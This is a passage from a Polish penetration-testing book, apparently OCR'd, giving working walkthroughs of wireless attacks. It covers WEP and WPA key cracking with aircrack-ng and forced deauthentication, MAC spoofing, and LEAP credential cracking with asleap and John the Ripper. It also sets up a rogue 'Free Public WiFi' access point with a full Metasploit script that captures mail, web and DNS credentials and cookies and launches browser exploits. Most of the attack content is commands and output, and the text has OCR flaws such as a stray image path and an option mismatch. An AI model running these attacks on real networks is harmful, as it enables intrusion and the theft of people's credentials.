 3    1/  5   78(43)1A(20)9B(20)4B(17)4A(16)2B(15)4D(15)58(15)6A(15)

KEY FOUND! [ 12:34:56:78:90 ]
      Probability: 100%
```

Jeśli po wyrażeniu „KEY FOUND!” Występuje pięć wartości, to klucz ma 40 bitów, więcej niż to, i jest to 128 bitów. Nie ma też rzeczywistej różnicy w szybkości łamania. Jak widać, łamanie kryptografii klucza wspólnego WEP jest bardzo proste. Jest to umiejętność warta wyćwiczenia, ponieważ WEP, jak już wcześniej zauważono, jest nadal szeroko rozpowszechniony w małych firmach i nieoficjalnie w działach biznesowych. Nierzadko zdarza się, że pracownicy konfigurują własny punkt dostępu w celu ułatwienia dostępu. Ponieważ WEP jest oznaczony jako „bezpieczny” na ekranie konfiguracji, ludzie zakładają, że to właśnie oznacza. Administratorzy czasami wdrażają WEP z dodatkowymi środkami bezpieczeństwa, takimi jak filtrowanie adresów MAC, ale ominięcie tego jest jeszcze prostsze.

Łamanie szyfrowania klucza współdzielonego WPA / WPA2

Podczas łamania WEP niezbędne są metody statystyczne, aby przyspieszyć odzyskiwanie klucza. Jest to atak kryptoanalityczny przeciwko nieodłącznym wadom protokołu, dlatego można go tak szybko złamać. WPA / WPA2 różni się tym, że działają tylko metody brutalnej siły. Nie ma znaczenia, ile pakietów lub IV przechwycisz, ponieważ aktywny klucz szyfrowania nie jest statyczny. Jedynym sposobem na odzyskanie klucza jest przechwycenie uzgadniania uwierzytelniania między laptopem klienta a punktem dostępu. Posiadając ten uścisk dłoni, możliwe staje się przeprowadzenie ataku brute force (czyli wypróbowanie każdego możliwego klucza), dopóki nie znajdziesz tego, który zabezpiecza sieć. Można to zrobić offline. Ponieważ schematy kryptograficzne używane w WPA / WPA2 są kosztowne obliczeniowo (nie można wykonać wielu odgadnięć hasła na sekundę), chyba że cel używa bardzo krótkiego hasła lub takiego, które można znaleźć w słowniku, nigdy nie odzyskasz klucz (przynajmniej nie od teraz do śmierci wszechświata). Niemniej jednak, można użyć następującej techniki, aby odzyskać czterokierunkowy uścisk dłoni i rozpocząć atak brutalnej siły. Będziesz używać tych samych narzędzi, których używasz do łamania WEP i przede wszystkim konieczne jest

przygotowanie otoczenia pliku i przełączenia karty w tryb monitora, jak wyjaśniono w poprzedniej sekcji. Po zakończeniu musisz zidentyfikować sieć docelową. W tym przypadku nazywa się Wpatarget.

```
# airodump-ng wlan1
You get the following response:CH  2 ][ Elapsed: 0 s ][ 2009-02-19 12:12

BSSID              PWR Beacons #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:22:6B:70:79:A6   40       2     0    0  11  54e  OPN              Home
00:0F:B5:D4:F2:90   29       2     0    0  11  54 . WPA  TKIP   PSK  NETGEAR
00:1B:FC:42:9B:67   35       3     0    0  11  54   OPN              DV201AM
00:13:F7:8B:43:9F   50       1     1    0   6  54 . WPA2 CCMP   PSK  JJJJR
00:13:49:B5:53:7E   60       2     0    0   7  54   WEP  WEP         ADSL-WiFi Anja
00:19:CB:0A:EA:63   50       2     0    0   7  54   WPA  TKIP   PSK  MVDH
00:13:49:10:0D:71   58       2     0    0   7  54 . WEP  WEP         ADSL-WiFi
00:1C:DF:05:C0:7E   36       2     0    0   6  54 . WPA  TKIP   PSK  Wpatarget
00:04:ED:5A:8B:DB   78       4     0    0   5  54   WEP  WEP         wireless2
00:18:F8:6E:85:A3   18       3     0    0   7  54   WEP  WEP         M3b2d
00:22:3F:20:C5:8E   57       3     0    0   1  54 . WPA  TKIP   PSK  UPC53144
00:90:D0:E8:F4:B1   18       2     0    0   1  54   WPA2 CCMP   PSK  SpeedTouchC07700
00:05:B4:0A:54:D8   31       3     0    0   3  54 . WPA  TKIP   PSK  SweexMR
00:13:D4:67:67:7D   26       3     0    0   1  54   WEP  WEP         pvg
02:18:9B:6F:A5:E0   20       4     0    0   1  54   WPA2 TKIP   PSK  <length: 14>
00:18:9B:6F:A5:DF   19       4     1    0   1  54   WPA2 TKIP   PSK  UPC017649
8A:81:1B:D8:8F:85   -1       4     0    0   1  54   OPN              wireless
00:14:7F:8D:9F:7F   38       4     0    0   1  54   WPA  TKIP   PSK  SpeedTouchADC252
```

Możesz zobaczyć, że cel używa WPA PSK i nasłuchuje na kanale 6. Więc ponownie uruchamiasz Airodump, aby przechwycić wszystkie pakiety na tym kanale i zalogować je na dysk.

airodump-ng -c 6 --write wpatarget wlan1

Następnie musisz zidentyfikować laptop klienta podłączony do Wpatarget i zarejestrować jego adres MAC. Wynik jest pokazany tutaj:

```
CH  6 ][ Elapsed: 20 s ][ 2009-02-19 12:12

BSSID              PWR Beacons #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:22:6B:70:79:A6   40       2     0    0  11  54e  OPN              Home
00:0F:B5:D4:F2:90   29       2     0    0  11  54 . WPA  TKIP   PSK  NETGEAR
00:1B:FC:42:9B:67   35       3     0    0  11  54   OPN              DV201AM
```

```
00:13:F7:8B:43:9F   50        1      1      0    6   54 . WPA2 CCMP   PSK  JJJJR
00:13:49:B5:53:7E   60        2      0      0    7   54   WEP  WEP         ADSL-WiFi Anja
00:19:CB:0A:EA:63   50        2      0      0    7   54   WPA  TKIP   PSK  MVDH
00:13:49:10:0D:71   58        2      0      0    7   54 . WEP  WEP         ADSL-WiFi
00:1C:DF:05:C0:7E   36        2      0      0    6   54 . WPA  TKIP   PSK  Wpatarget
00:04:ED:5A:8B:DB   78        4      0      0    5   54   WEP  WEP         wireless2
00:18:F8:6E:85:A3   18        3      0      0    7   54   WEP  WEP         M3b2d
00:22:3F:20:C5:8E   57        3      0      0    1   54 . WPA  TKIP   PSK  UPC53144
00:90:D0:E8:F4:B1   18        2      0      0    1   54   WPA2 CCMP   PSK  SpeedTouchC07700
00:05:B4:0A:54:D8   31        3      0      0    3   54 . WPA  TKIP   PSK  SweexMR
00:13:D4:67:67:7D   26        3      0      0    1   54   WEP  WEP         pvg
02:18:9B:6F:A5:E0   20        4      0      0    1   54   WPA2 TKIP   PSK  <length: 14>
00:18:9B:6F:A5:DF   19        4      1      0    1   54   WPA2 TKIP   PSK  UPC017649
8A:81:1B:D8:8F:85   -1        4      0      0    1   54   OPN              wireless
00:14:7F:8D:9F:7F   38        4      0      0    1   54   WPA  TKIP   PSK  SpeedTouchADC252

BSSID              STATION            PWR   Rate   Lost   Packets  Probe

00:1C:DF:05:C0:7E  00:0E:2E:47:40:E4   -1   6- 0      0        12
```

Zobaczysz stację roboczą z adresem MAC 00: 0E: 2E: 47: 40: E4.

Zmień swój własny adres MAC, aby pasował do tego:

macchanger --mac=00:0E:2E:47:40:E4 wlan1

Current MAC: 00:c0:ca:1b:5c:3a (Alfa, Inc.)

Faked MAC: 00:0e:2e:47:40:e4 (Edimax Technology Co., Ltd.)

Uwierzytelnianie odbywa się za pomocą czegoś, co nazywa się uzgadnianie czterokierunkowe, które występuje, gdy laptop klienta łączy się z punktem dostępu. Musimy przechwycić i przechwycić ten proces, aby zaatakować szyfrowanie. Najszybszym sposobem osiągnięcia tego jest zmuszenie klienta do rozłączenia się i ponownego połączenia, w przeciwnym razie możesz czekać godzinami, aż stanie się to legalnie. Upewniając się, że airodump nadal rejestruje pakiety, uruchom następujące polecenie:

aireplay-ng wlan1 -a 00:1C:DF:05:C0:7E -c 00:0E:2E:47:40:E4 --deauth 0

Opcja -a odnosi się do docelowego punktu dostępu, a -h do klienta docelowego. To polecenie działa nieprzerwanie, dopóki go nie zatrzymasz, generując dane wyjściowe podobne do:

12:31:01 Waiting for beacon frame (BSSID: 00:1C:DF:05:C0:7E) on channel 1

12:31:01 Sending 64 directed DeAuth. STMAC: [00:0E:2E:47:40:E4]

Sprawdzanie Airodump pokazuje, że handshake już był zalogowany:

```
CH  6 ][ Elapsed: 20 s ][ 2009-02-19 12:12] WPA handshake: 00:1C:DF:05:C0:7E

BSSID              PWR Beacons #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:22:6B:70:79:A6   40       2     0    0  11  54e  OPN              Home
00:0F:B5:D4:F2:90   29       2     0    0  11  54 . WPA  TKIP   PSK  NETGEAR
00:1B:FC:42:9B:67   35       3     0    0  11  54   OPN              DV201AM
00:13:F7:8B:43:9F   50       1     1    0   6  54 . WPA2 CCMP   PSK  JJJJR
00:13:49:B5:53:7E   60       2     0    0   7  54   WEP  WEP         ADSL-WiFi Anja
00:19:CB:0A:EA:63   50       2     0    0   7  54   WPA  TKIP   PSK  MVDH
00:13:49:10:0D:71   58       2     0    0   7  54 . WEP  WEP         ADSL-WiFi
00:1C:DF:05:C0:7E   36       2  1421    0   6  54 . WPA  TKIP   PSK  Wpatarget
00:04:ED:5A:8B:DB   78       4     0    0   5  54   WEP  WEP         wireless2
00:18:F8:6E:85:A3   18       3     0    0   7  54   WEP  WEP         M3b2d
00:22:3F:20:C5:8E   57       3     0    0   1  54 . WPA  TKIP   PSK  UPC53144
00:90:D0:E8:F4:B1   18       2     0    0   1  54   WPA2 CCMP   PSK  SpeedTouchC07700
00:05:B4:0A:54:D8   31       3     0    0   3  54 . WPA  TKIP   PSK  SweexMR
00:13:D4:67:67:7D   26       3     0    0   1  54   WEP  WEP         pvg
02:18:9B:6F:A5:E0   20       4     0    0   1  54   WPA2 TKIP   PSK  <length: 14>
00:18:9B:6F:A5:DF   19       4     1    0   1  54   WPA2 TKIP   PSK  UPC017649
8A:81:1B:D8:8F:85   -1       4     0    0   1  54   OPN              wireless
00:14:7F:8D:9F:7F   38       4     0    0   1  54   WPA  TKIP   PSK  SpeedTouchADC252
```


Teraz możesz użyć Aircrack, aby spróbować odzyskać klucz. Na płycie CD-ROM BackTrack znajduje się kilka słowników. Zalecam jednak pobranie dużego pliku z Internetu, takiego jak plik Ramius z www.rainbowtables.net. W poniższym poleceniu dict.txt odnosi się do dowolnego wybranego pliku słownika:

aircrack-ng wpatarget-01.cap -w dict.txt

```
    BSSID              ESSID                     Encryption

   1  00:04:ED:5A:8B:DB  wireless2                 WEP (9 IVs)
   2  00:19:CB:0A:EA:63  MVDH                      No data - WEP or WPA
   3  00:13:49:10:0D:71  ADSL-WiFi                 No data - WEP or WPA
   4  00:1C:DF:05:C0:7E  Wpatarget                 WPA (1 handshake)
   5  00:13:F7:8B:43:9F  JJJJR                     WPA (0 handshake)
   6  00:1E:E5:8C:94:BE  linksys                   None (0.0.0.0)
   7  00:05:B4:0A:54:D8  SweexMR                   No data - WEP or WPA
   8  00:13:F7:20:7B:4D  SMC                       None (0.0.0.0)
   9  00:13:49:B5:53:7E  ADSL-WiFi Anja           No data - WEP or WPA
  10  00:13:F7:35:7D:09  Maurice                   No data - WEP or WPA
  11  00:18:F8:6E:85:A3  M3b2d                     No data - WEP or WPA
  12  00:13:F7:31:6E:54  SMC                       None (0.0.0.0)
13  00:1D:0F:D5:66:46  ICIDU                     No data - WEP or WPA
Index number of target network ?
```

Wybieramy sieć 4 i Aircrack sumiennie próbuje złamać klucz, pobierając każde słowo z pliku słownika (dict.txt), szyfrując je i porównując wynik z hashem wyodrębnionym z uścisku dłoni. W tym przypadku klucz znajduje się dość szybko:



Omijanie filtru adresów MAC

Filtrowanie adresów MAC jest połowiczną próbą zapewnienia dodatkowego bezpieczeństwa sieci bezprzewodowej poprzez umożliwienie skojarzenia tylko klientom o adresach MAC znanych punktowi dostępowemu. Znane adresy MAC są przechowywane na białej liście, do której odwołuje się, gdy klient próbuje się połączyć. Klienci, których adres MAC nie jest znany, są ignorowani. Ten system zawodzi z dwóch powodów (z których oba powinny być teraz krystalicznie jasne):

• Narzędzia, takie jak Airodump, pokazują adresy MAC powiązane z dowolnym punktem dostępowym, który natychmiast informuje, które adresy MAC znajdują się na białej liście. Nie ma sposobu, aby temu zapobiec.

• Osoba atakująca może zmienić adres MAC swojego klienta na adres MAC urządzenia z białej listy, natychmiast omijając w ten sposób filtr. Jeśli masz klucz WEP lub WPA / WPA2, a nadal nie możesz skojarzyć z punktem dostępu, prawdopodobnie działa filtrowanie adresów MAC. Jeśli udało Ci się złamać klucz szyfrowania, to masz już wiedzę niezbędną, aby go ominąć.

Wyłączono rozgłaszanie SSID

Większość punktów dostępowych ma opcję wyłączenia rozgłaszania identyfikatora SSID lub nazwy sieci - zgodnie z teorią nigdy nie pojawi się ona na liście dostępnych sieci w oprogramowaniu klienta bezprzewodowego, a użytkownik musi ręcznie określić identyfikator SSID, aby dołączyć do sieci. Wielu administratorów sieci uważa, że oznacza to, że hakerzy nie będą mogli znaleźć swoich sieci. Historycznie rzecz biorąc, wczesne narzędzia do zarządzania urządzeniami bezprzewodowymi, takie jak Network Stumbler, opierają się na transmisji SSID w celu odnotowania ich obecności. Jednak od dawna tak się nie dzieje, a bardziej nowoczesne narzędzia, takie jak Airodump, są w stanie doskonale widzieć sieci i ruch sieciowy, niezależnie od tego, czy transmitują swój identyfikator SSID, czy nie.

Łamanie uwierzytelniania klasy korporacyjnej

Uwierzytelnianie za pomocą klucza wspólnego jest niepraktyczne w organizacji z wieloma użytkownikami. Nie tylko administrowanie jest niepraktyczne, ale im więcej osób zna wspólny sekret, tym mniej jest on tajny (i musiałby być zmieniany za każdym razem, gdy ktoś opuszczał firmę). W związku z tym powstały różne ramy uwierzytelniania, próbując rozwiązać ten problem, jednocześnie poprawiając bezpieczeństwo, aby uniknąć problemów nieodłącznie związanych z systemami kluczy współdzielonych. Niektórzy odnieśli większy sukces niż inni. Większość frameworków używa pewnego wariantu rozszerzalnego protokołu uwierzytelniania (EAP), który występuje w wielu różnych

odmianach - około 40 według ostatniego zliczenia. Najczęściej wdrażane to LEAP, PEAP, EAP-FAST, EAP-TLS i EAP-TTLS. Te ramy są ogólnie znacznie bezpieczniejsze niż systemy klucza współdzielonego, które omówiliśmy wcześniej.

LEAP

Lekki rozszerzalny protokół uwierzytelniania (LEAP) jest zastrzeżoną metodą uwierzytelniania bezprzewodowego opracowana przez Cisco Systems. Chociaż LEAP używa WEP do szyfrowania, jego klucze są dynamiczne, a nie statyczne, co oznacza, że nie można ich złamać za pomocą techniki opisanej w poprzednich sekcjach, ponieważ klient bezprzewodowy często ponownie uwierzytelnia się za pomocą usługi zdalnego uwierzytelniania dial-in użytkownika (RADIUS) lub podobnego serwer, w nadziei, że klucze zmieniają się szybciej, niż można je złamać. Problem z LEAP polega na tym, że poświadczenia użytkownika nie są silnie chronione i haker może je łatwo zdobyć za pomocą zautomatyzowanych narzędzi. Łamanie LEAP jest dość proste i wymaga użycia trzech narzędzi programowych, z których wszystkie znajdują się na płycie CD-ROM BackTrack 3: Airodump (którą już znasz), Asleap i John The Ripper. Przede wszystkim ustaw wybraną kartę bezprzewodową w tryb monitora. Musisz przechwycić dużą liczbę pakietów z sieci docelowej, do której przychodzi Airodump. Zakładając, że sieć docelowa ma BSSID / MAC 00: 14: 6C: 7E: 40: 80 i działa na kanale 9, polecenie to:

airodump-ng -c 9 -b 00:14:6C:7E:40:80 --write target

Pozostaw Airodump uruchomiony i co pół godziny uruchamiaj następujące polecenie:

asleap -r target-01.cap

Na początku prawdopodobnie zobaczysz tylko następujące informacje:

asleap 1.4 – actively recover LEAP/PPTP passwords.

<jwright@hasborg.com>

Using the passive attack method.

Closing pcap ...

Jednak w pewnym momencie przechwycisz („snarf”) automatyczny uścisk dłoni (wyzwanie i odpowiedź), który będzie wyglądał następująco:

asleap 1.4 – actively recover LEAP/PPTP passwords.

<jwright@hasborg.com>

Using the passive attack method.

Captured LEAP exchange information:

username: joe

challenge: d9b6a14378985feb

response: 5540fd69295648c3db33e2217dbd3d0157f3a8f2c2ee1603

hash bytes: 6fd3

Teraz masz wystarczająco dużo informacji, aby odzyskać zwykły tekst. W tym celu używasz mojego ulubionego narzędzia do łamania haseł, Johna Rozpruwacza. Musisz przekazać Janowi informacje o

wymianie w zrozumiały dla niego sposób. Zwróć uwagę, jak poniższe dane odnoszą się do powyższych danych wyjściowych:

joe ::: 5540fd69295648c3db33e2217dbd3d0157f3a8f2c2ee1603 :: d9b6a14378985feb

Powinieneś zapisać te informacje w pliku tekstowym o nazwie exchange.txt.

Teraz uruchom następujące polecenie:

john --format-NETLM exchange.txt

Loaded 1 password hash (LM C/R DES [netlm]

joe (test)

Session aborted

Łamanie WPA mogło zniechęcić Cię do brutalnego łamania haseł, ale pamiętaj, że złamanie tych skrótów jest o kilka rzędów wielkości szybsze. Masz teraz nazwę użytkownika i hasło, które są wystarczające do uwierzytelnienia Cię w sieci docelowej.

PEAP

Protected Extensible Authentication Protocol (PEAP) to jedna z dominujących metod uwierzytelniania klasy korporacyjnej. Opracowany wspólnie przez firmy Cisco, Microsoft i RSA Security, protokół PEAP wykorzystuje szyfrowany tunel SSL między klientem a serwerem do wymiany informacji uwierzytelniających. W ramach PEAP nie ma opublikowanych luk w zabezpieczeniach; jednakże w pewnych okolicznościach możliwe jest przechwycenie strumienia SSL i wstrzyknięcie fałszywego certyfikatu w celu przechwycenia informacji uwierzytelniających. Zajrzyj na fora www.remote-exploit.org, aby zapoznać się z najnowszymi dyskusjami na temat badań nad hakerami bezprzewodowymi.

EAP

Rozszerzalny protokół uwierzytelniania (EAP) to uniwersalna platforma uwierzytelniania korzystająca z wielu różnych mechanizmów zabezpieczeń (zwanych metodami). Naruszenie tych systemów uwierzytelniania jest bardzo zaawansowanym tematem, w związku z czym wykracza poza zakres tej książki; jednak istnieje kilka ataków, które można wdrożyć, aby ominąć mechanizmy bezpieczeństwa, atakując samych klientów. Jest to ogólnie skuteczne i prawdopodobnie przyniesie rezultaty. To ładnie przenosi nas do następnej sekcji.

Zabezpieczenie punktu dostępu to tylko połowa sukcesu

Atakowanie klienta bezprzewodowego

Atakowanie klienta nie polega na złamaniu szyfrowania i naruszeniu bezpieczeństwa sieci bezprzewodowej za pomocą słabych punktów w protokole uwierzytelniania. Atakując laptop klienta, tworzysz własny wirtualny punkt dostępu i używasz różnych sztuczek, aby zmusić klienta do skojarzenia się z nim. Kiedy to nastąpi, możesz zaatakować klienta na wiele sposobów. Ta sekcja zawiera przykłady, które omawiają, w jaki sposób można ukraść pliki cookie i hasła lub zaatakować i naruszyć samego klienta. W pewnych okolicznościach możliwe jest nawet przekierowanie przez laptop klienta do sieci docelowej. Prawidłowo wykonane ataki mogą mieć katastrofalne skutki nawet dla najbezpieczniejszej sieci. Istnieją trzy podejścia, których można użyć do ataku na klienta: pasywne, aktywne i bezkrytyczne. Każde z tych podejść wykorzystuje BackTrack 3, w szczególności narzędzia Airbase i Metasploit. Airbase to narzędzie, które można wykorzystać do stworzenia wirtualnego bezprzewodowego punktu

dostępowego. Metasploit to ogólny zestaw narzędzi do hakowania, z którego mogę korzystać w ograniczonym zakresie, umieszczając go w bazie Airbase. Celem jest tutaj nakłonienie celów do połączenia się z fałszywym punktem dostępu i użycie sztuczek na poziomie sieci do kradzieży haseł, plików cookie i innych danych uwierzytelniających.

Montowanie ataku pasywnego

Atak pasywny polega na utworzeniu fałszywego, otwartego (bez kryptografii) punktu dostępu bezprzewodowego o nazwie „Free Public WiFi" i skonfigurowaniu go tak, aby każdy mógł się z nim połączyć. Jest to przydatny atak w firmach, w których pracownicy nie mają dostępu do sieci na swoim komputerze i desperacko chcą ją przeglądać. Przydaje się również w kawiarniach lub barach, które często odwiedzają pracownicy i pracują na swoich laptopach. Aby skonfigurować środowisko, wykonaj następujące kroki:

1. Utwórz fałszywy punkt dostępu w Airbase:

modprobe tun

airbase-ng -e „„ Free Public WiFi "" -c 5 -v wlan1

W tym przypadku punkt dostępu tworzony jest na kanale 5. Zastąp wlan1 własną kartą sieci bezprzewodowej.

2. Nadaj punktowi dostępu adres IP i wirtualną przestrzeń sieciową:

ifconfig at0 up 10.0.0.1 netmask 255.255.255.0

Daje to punktowi dostępowemu adres IP 10.0.0.1 i adres klasą C.

3. Chcesz, aby „Free Public WiFi" mogło przypisywać adresy IP i inne ustawienia każdemu, kto jest z nim powiązany przez DHCP. W tym celu musisz oczywiście uruchomić serwer DHCP:

dhcpd -cf /etc/dhcpd/dhcpd.conf

where dhcpd.conf looks like this:

option domain-name-servers 10.0.0.1;

default-lease-time 60;

max-lease-time 72;

ddns-update-style none;

authoritative;

log-facility local7;

subnet 10.0.0.0 netmask 255.255.255.0 {

range 10.0.0.100 10.0.0.254;

option routers 10.0.0.1;

option domain-name-servers 10.0.0.1;

}

4. Teraz musisz uruchomić sam Metasploit:

/pentest/exploits/framework3/msfconsole -r config.rc

where config.rc looks like this:

load db sqlite3

db create /root/karma.db

use auxiliary/server/browser autopwn

setg AUTOPWN HOST 10.0.0.1

setg AUTOPWN PORT 55550

setg AUTOPWN URI /ads

set LHOST 10.0.0.1

set LPORT 45000

set SRVPORT 55550

set URIPATH /ads

run

use auxiliary/server/capture/pop3

set SRVPORT 110

set SSL false

run

use auxiliary/server/capture/pop3

set SRVPORT 995

set SSL true

run

use auxiliary/server/capture/ftp

run

use auxiliary/server/capture/imap

set SSL false

set SRVPORT 143

run

use auxiliary/server/capture/imap

set SSL true

set SRVPORT 993

run

```
use auxiliary/server/capture/smtp
set SSL false
set SRVPORT 25
run
use auxiliary/server/capture/smtp
set SSL true
set SRVPORT 465
run
use auxiliary/server/fakedns
unset TARGETHOST
set SRVPORT 5353
run
use auxiliary/server/fakedns
unset TARGETHOST
set SRVPORT 53
run
use auxiliary/server/capture/http
set SRVPORT 80
set SSL false
run
use auxiliary/server/capture/http
set SRVPORT 8080
set SSL false
run
use auxiliary/server/capture/http
set SRVPORT 443
set SSL true
run
use auxiliary/server/capture/http
set SRVPORT 8443
set SSL true
```

run

5. Na koniec następujące polecenie:

iptables -t nat -A PREROUTING -i at0 -j REDIRECT

Więc to wszystko, co masz? Sporo! Kompletny wirtualny punkt dostępu i sieć (dzięki uprzejmości Airbase) oraz niektóre fałszywe usługi świadczone przez Metasploit, w tym POP3, IMAP, serwer WWW i serwer DNS, który przekierowuje wszelkie pytania do naszego lokalnego hosta. Oznacza to, że wszelkie hasła pocztowe lub pary wezwanie – odpowiedź systemu Windows wysłane przez sieć trafią do Ciebie. Jednak najbardziej interesujący jest serwer WWW. Kiedy połączony użytkownik otwiera swoją przeglądarkę, dzieje się kilka rzeczy. Po pierwsze, Metasploit obsługuje strony internetowe, które wydają się pochodzić z publicznego bezprzewodowego punktu dostępowego, który można znaleźć w następującym folderze:

/ pentest / exploits / framework3 / data / exploits / capture / http

Powinieneś dostosować stronę i uczynić ją bardziej wiarygodną. Ekran. na Rysunku 7.4 tylko do tej pory). Aby to zrobić, musisz ręcznie edytować kod HTML

Podczas ładowania tych stron Metasploit wykorzystuje kilka sztuczek, aby przekonać przeglądarkę klienta, że w rzeczywistości łączy się z wieloma popularnymi witrynami internetowymi. W ten sposób zmusza przeglądarkę do rezygnacji z danych uwierzytelniających w postaci zapisanych haseł i plików cookie. Możesz zmienić to, co Metasploit dostarcza do przeglądarki, edytując hosty w pliku sites.txt w katalogu danych Metasploit. Jeśli to nie wystarczy, Metasploit aktywnie próbuje określić, czy klient jest podatny na szereg problemów związanych z bezpieczeństwem, które próbuje wykorzystać, wyświetlając wiersz poleceń w systemie docelowym, jeśli się powiedzie. Aby być naprawdę skutecznym przeciwko celowi korporacyjnemu, atak musi zostać nieco spersonalizowany. Na przykład, jeśli chcesz oszukać dane logowania do poczty internetowej lub pliki cookie użytkowników, gdy użytkownicy otwierają przeglądarki, wyświetlają im stronę, która wygląda jak strona początkowa ich serwera poczty internetowej: po prostu pobierz kod HTML i zapisz go w folderze http. Upewnij się, że plik sites.txt i folder formularzy są poprawnie skonfigurowane i powodują największe szkody. Procedura jest oczywista, gdy spojrzysz na te zasoby. Podczas ataku Airbase i konsola Metasploit będą na bieżąco informować Cię o połączeniach, skradzionych danych uwierzytelniających i innych informacjach:

```
15:16:42  Got directed probe request from 00:1A:73:C7:36:9E - ''AccessPoint1''
15:16:44  Got directed probe request from 00:16:6F:87:E6:A5 - ''AccessPoint1''
15:16:44  Got broadcast probe request from 00:16:6F:87:E6:A5
15:16:45  Got directed probe request from 00:22:5F:43:17:5F - ''Sitecom4628DA''
15:16:45  Got directed probe request from 00:22:5F:43:17:5F - ''Sitecom4628DA''
15:16:46  Got an auth request from 00:22:5F:43:17:5F (open system)
15:16:50  Got directed probe request from 00:1C:C4:4B:62:A4 - ''Brocx''
15:16:50  Got broadcast probe request from 00:13:02:2C:68:CC
```

```
15:16:50  Got broadcast probe request from 00:13:02:2C:68:CC
15:16:50  Got broadcast probe request from 00:13:02:2C:68:CC
15:16:51  Got directed probe request from 00:16:CE:88:C4:25 - ''Tramstraat
60 benedan''
15:16:52  Got broadcast probe request from 00:16:CE:88:C4:25
15:16:52  Got directed probe request from 00:1A:73:C7:36:9E - ''AccessPoint1''
15:16:52  Got directed probe request from 00:1A:73:C7:36:9E - ''AccessPoint1''
15:16:54  Got broadcast probe request from 00:22:43:28:B8:BE
15:16:56  Got directed probe request from 00:23:12:1E:88:41 - ''Tinoco Airport''
15:16:56  Got directed probe request from 00:1C:BF:59:49:94 - ''linksys''
15:16:56  Got broadcast probe request from 00:1C:BF:59:49:94
15:16:58  Got broadcast probe request from 00:19:7E:89:FF:4C
15:17:01  Got directed probe request from 00:1C:BF:59:49:94 - ''linksys''
15:17:01  Got directed probe request from 00:16:CE:88:C4:25 - ''Tramstraat
60 benedan''15:17:01  Got broadcast probe request from 00:16:CE:88:C4:25
15:17:02  Got directed probe request from 00:1A:73:C7:36:9E - ''AccessPoint1''

15:18:12  Got directed probe request from 00:1A:73:C7:36:9E - ''AccessPoint1''
15:18:14  Got broadcast probe request from 00:16:6F:87:E6:A5
15:18:15  Got directed probe request from 00:16:6F:87:E6:A5 - ''AccessPoint1''
15:18:15  Got an auth request from 00:16:6F:87:E6:A5 (open system)
15:18:15  Client 00:16:6F:87:E6:A5 associated (WEP) to ESSID: ''AccessPoint1''
15:18:16  Got broadcast probe request from 00:1A:73:C7:36:9E
15:18:16  Got directed probe request from 00:1C:BF:59:49:94 - ''linksys''
15:18:16  Got broadcast probe request from 00:1C:BF:59:49:94
15:18:17  Got an auth request from 00:16:6F:87:E6:A5 (open system)
15:18:17  Client 00:16:6F:87:E6:A5 associated (WEP) to ESSID: ''AccessPoint1''
15:18:19  Got an auth request from 00:16:6F:87:E6:A5 (open system)

[*] HTTP REQUEST 10.0.0.1 > www.google.com:80 GET / Linux FF 1.9.0.5 cookies=PR
EF=ID=c41580a459c85619:TM=1234162741:LM=1234162741:S=lyWQkbJUc_wa0_ro
[*] DNS 10.0.0.1:46212 XID 59392 (IN::A adwords.google.com)
[*] DNS 10.0.0.1:57755 XID 35731 (IN::A blogger.com)
[*] DNS 10.0.0.1:42844 XID 29634 (IN::A cara.com)
[*] DNS 10.0.0.1:51390 XID 50355 (IN::A careerbuilder.com)
[*] DNS 10.0.0.1:39258 XID 33427 (IN::A ecademy.com)
[*] DNS 10.0.0.1:58413 XID 31447 (IN::A facebook.com)
[*] DNS 10.0.0.1:52828 XID 11392 (IN::A gather.com)
[*] DNS 10.0.0.1:36132 XID 42404 (IN::A gmail.com)
[*] DNS 10.0.0.1:57479 XID 33319 (IN::A gmail.google.com)
[*] DNS 10.0.0.1:40895 XID 28282 (IN::A google.com)
[*] DNS 10.0.0.1:59312 XID 49500 (IN::A linkedin.com)
[*] DNS 10.0.0.1:35241 XID 60139 (IN::A livejournal.com)
[*] DNS 10.0.0.1:55303 XID 49479 (IN::A monster.com)
[*] DNS 10.0.0.1:36313 XID 21853 (IN::A myspace.com)
[*] DNS 10.0.0.1:46219 XID 2020 (IN::A plaxo.com)
[*] DNS 10.0.0.1:53877 XID 62567 (IN::A ryze.com)
[*] DNS 10.0.0.1:46401 XID 23228 (IN::A slashdot.org)
[*] DNS 10.0.0.1:59015 XID 4389 (IN::A twitter.com)
[*] DNS 10.0.0.1:46799 XID 59329 (IN::A www.blogger.com)
[*] DNS 10.0.0.1:53659 XID 39909 (IN::A www.cara2.com)
[*] DNS 10.0.0.1:37918 XID 32091 (IN::A www.careerbuilder.com)
[*] DNS 10.0.0.1:48046 XID 19955 (IN::A www.ecademy.com)
[*] DNS 10.0.0.1:44680 XID 16476 (IN::A www.facebook.com)
[*] DNS 10.0.0.1:44973 XID 56155 (IN::A www.gather.com)
[*] DNS 10.0.0.1:54851 XID 21341 (IN::A www.gmail.com)
[*] DNS 10.0.0.1:54111 XID 48823 (IN::A www.linkedin.com)
